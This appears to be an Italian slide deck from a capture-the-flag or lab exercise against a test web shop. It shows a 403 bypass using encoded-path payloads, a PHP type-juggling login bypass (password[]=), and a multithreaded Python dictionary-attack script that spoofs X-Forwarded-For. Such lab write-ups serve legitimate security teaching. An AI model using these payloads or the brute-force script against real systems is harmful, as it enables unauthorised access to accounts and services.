
Scegliamo dunque un payload per ogni lunghezza possibile e utilizziamo postman per osservare le differenze tra le due tipologie di risposte.

Prendiamo come riferimento il payload indicato dalla freccia rossa e quello indicato dalla freccia verde

# Exploit per l'errore 403

## Il tool Bypass Fuzzer

Osserviamo dunque che i payload con risposte di lunghezza 3656 ci reindirizzano alla pagina iniziale “Wizard Shop”



The screenshot shows a Postman request for the URL `192.168.1.209:1337/#?auth#?/login`. The response status is `200 OK` with a time of `13 ms` and a size of `3.65 KB`. The response body is the HTML code for the Wizard Shop homepage, which includes meta tags, links to CSS and JS files, and a title `Wizard Shop`. A red arrow points to the URL in the header bar, and another red arrow points to the `WIZARD SHOP` text in the response body.

```
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <link rel="stylesheet" href="/static/css/style.css">
8   <script src="https://code.jquery.com/jquery-3.7.1.min.js"></script>
9   <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Press+Start+2P&display=swap">
10  <title>Wizard Shop</title>
11 </head>
12
13 <body>
14   <div class="container">
15     <h1>~ WIZARD SHOP ~</h1> ←
16     <div class="navbar">
17       <ul>
```

# Exploit per l'errore 403

## Il tool Bypass Fuzzer

I payload con risposte di lunghezza 1031 ci permettono invece di accedere alla sezione login del sito bypassando dunque l'errore 403 con successo.

The screenshot shows a browser developer tools interface. On the left, the Network tab displays a GET request to `192.168.1.209:1337/%2f%2f%2fauth/login`. The response body contains an HTML login form with fields for Username and Password, and a Submit button. Three green arrows point from the text "Login" in the response body back to the corresponding code lines in the request body: one arrow points to the `<title>Login</title>` line, another to the `<input type="text" name="username" id="username" placeholder="Enter Username">` line, and a third to the `<input type="password" name="password" id="password" placeholder="Enter Password">` line. A small green flag icon is located in the bottom right corner of the screenshot area.

```
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <link rel="stylesheet" href="/static/css/style.css">
8   <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Press+Start+2P&display=swap">
9
10  <script src="https://code.jquery.com/jquery-3.7.1.min.js"></script>
11  <title>Login</title> ←
12 </head>
13
14 <body>
15   <div class="container">
16     <h1 style="margin-top:100px;">Login</h1>
17     <form action="/auth/login" method="POST">
18       <label for="username">Username:</label>
19       <input type="text" name="username" id="username" placeholder="Enter Username"> ←
20       <label for="password">Password:</label>
21       <input type="password" name="password" id="password" placeholder="Enter Password">
22       <button type="submit" id="#btn">Submit</button>
23     </form>
```

# Analisi dell'ambiente

## Albero di attacco




# Exploit per il form di Login

Ci troviamo adesso dinanzi ad una schermata di login, e qualora avessimo le credenziali potremmo accedere all'area riservata. Ovviamente non abbiamo le credenziali e dobbiamo pensare ad un modo per superare questo form di login.

The screenshot shows a login interface within a dark-themed browser or developer tools window. At the top, there's a navigation bar with tabs: Body (which is selected), Cookies, Headers (9), and Test Results. Below the tabs are buttons for Pretty, Raw, Preview, and Visualize. The main content area contains the word "Login" in large, bold, black font. Below it is a form with two input fields: "Username: " and "Password: ". To the right of the password field is a "Submit" button with a thin black border and white text.

# Exploit per il form di Login



# Exploit per il form di Login

## Social Eng. & Phishing



# Exploit per il form di Login

## PHP Type Juggling

Le tecniche di PHP Type Juggling sfruttano caratteristiche del confronto di variabili effettuato utilizzando l'operatore di == in PHP

**(NULL == 0) -> TRUE**

**strcmp(array(), "pa55w0rd") -> NULL**

username=admin&password=""

Richiesta HTTP legittima

username=admin&password[]=""

Richiesta HTTP malevola

**`$_POST["password"] -> array()`**

Accesso indiretto alla dashboard

AND

Superare il form di login della pagina /auth/login

PHP Type Juggling

SQL Injection

Social Engineering & Phishing  
I

Brute Force Attack

Dictionary Attack

# Exploit per il form di Login

## PHP Type Juggling

Le tecniche di PHP Type Juggling sfruttano caratteristiche del confronto di variabili effettuato utilizzando l'operatore di == in PHP

**(NULL == 0) -> TRUE**

`strcmp(array(), "pa55w0rd") -> NULL`

`username=admin&password[]="`

`$_POST["password"] -> array()`

```
if (strcmp($_POST['password'], 'pa55w0rd') == 0) {  
    // utente autenticato  
}
```

```
if (strcmp(array(), 'pa55w0rd') == 0) {  
    // utente autenticato  
}
```

```
if (NULL == 0) {  
    // utente autenticato  
}
```

# Exploit per il form di Login

## PHP Type Juggling fallimento



Proviamo l'attacco utilizzando **Postman**, che permette di inviare richieste HTTP.

Risultato: errore 403.

Procediamo con un Dictionary Attack




# Exploit per il form di Login

## Brute Force & Dictionary Attack

**Brute Force:** attacco naive che tenta tutte le combinazioni possibili di caratteri

**Problema:** complessità dell'algoritmo esponenziale: computazionalmente inammisibile...



**Dictionary attack:** variante di bruteforce che sfrutta un dizionario di credenziali che vengono scelte più frequentemente e poco accuratamente. Computazionalmente meno oneroso di un bruteforce attack classico.

# Exploit per il form di Login

## Dictionary Attack

```
def send_all_requests(url, combinations_dict):
    ip = '192.168.1.209'                                IP Sorgente
    headers = {
        'Host': '192.168.1.209:1337',
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0',
        'Origin': 'http://192.168.1.209:1337',
        'DNT': '1',
    }

    # Multi-threading requests sending
    with ThreadPoolExecutor(max_workers=100) as executor:
        futures = []

        for i, combination in enumerate(combinations_array, start=1):
            future = executor.submit(send_request, ip, combination, headers, url)
            futures.append(future)

        for future in futures:
            future.result()

def get_combinations_in_dict(path):
    with open(path, 'r') as f:
        return f.read().splitlines()

if __name__ == '__main__':
    combinations_path = '/home/silvioventu/Scaricati/output.txt'
    url = 'http://192.168.1.209:1337/%2f%2f%2fauth/login'          Pagina di login
    combinations_array = get_combinations_in_array(combinations_path)
    send_all_requests(url, combinations_array)
```

Dizionario

Multithreading

IP Sorgente

IP destinazione e porta

Accesso indiretto alla dashboard

AND

Superare il form di login della pagina /auth/login

PHP Type Juggling

Social Engineering & Phishing

SQL Injection

Brute Force Attack

Dictionary Attack

# Exploit per il form di Login

## Dictionary Attack

IP Sorgente

Password

Invio richiesta POST

Gestione della risposta

```
def send_request(ip, combination, headers, url):
    headers['X-Forwarded-For'] = ip
    data = {'password': str(combination)}
    response = requests.post(url, headers=headers, data=data)
    handle_response(response, combination)

def handle_response(response, combination):
    if "Invalid password!" in response.text:
        print(f'Try: {combination}\n')
        return
    elif "flag" in response.text:
        print(f'GOT IT: {combination}\n{response.text}\n')
        sys.exit()
    else:
        print(response.text)
```

Metodo utilizzato dai threads  
per inviare la richieste

Metodo per gestire la response,  
check sull'ottenimento della password

# Exploit per il form di Login

## Dictionary Attack

Risultato dell'attacco:  
Errore 429 Too Many Requests

```
Try: 4563
Try: 4564
Try: 4565
Try: 4566
Try: 4567

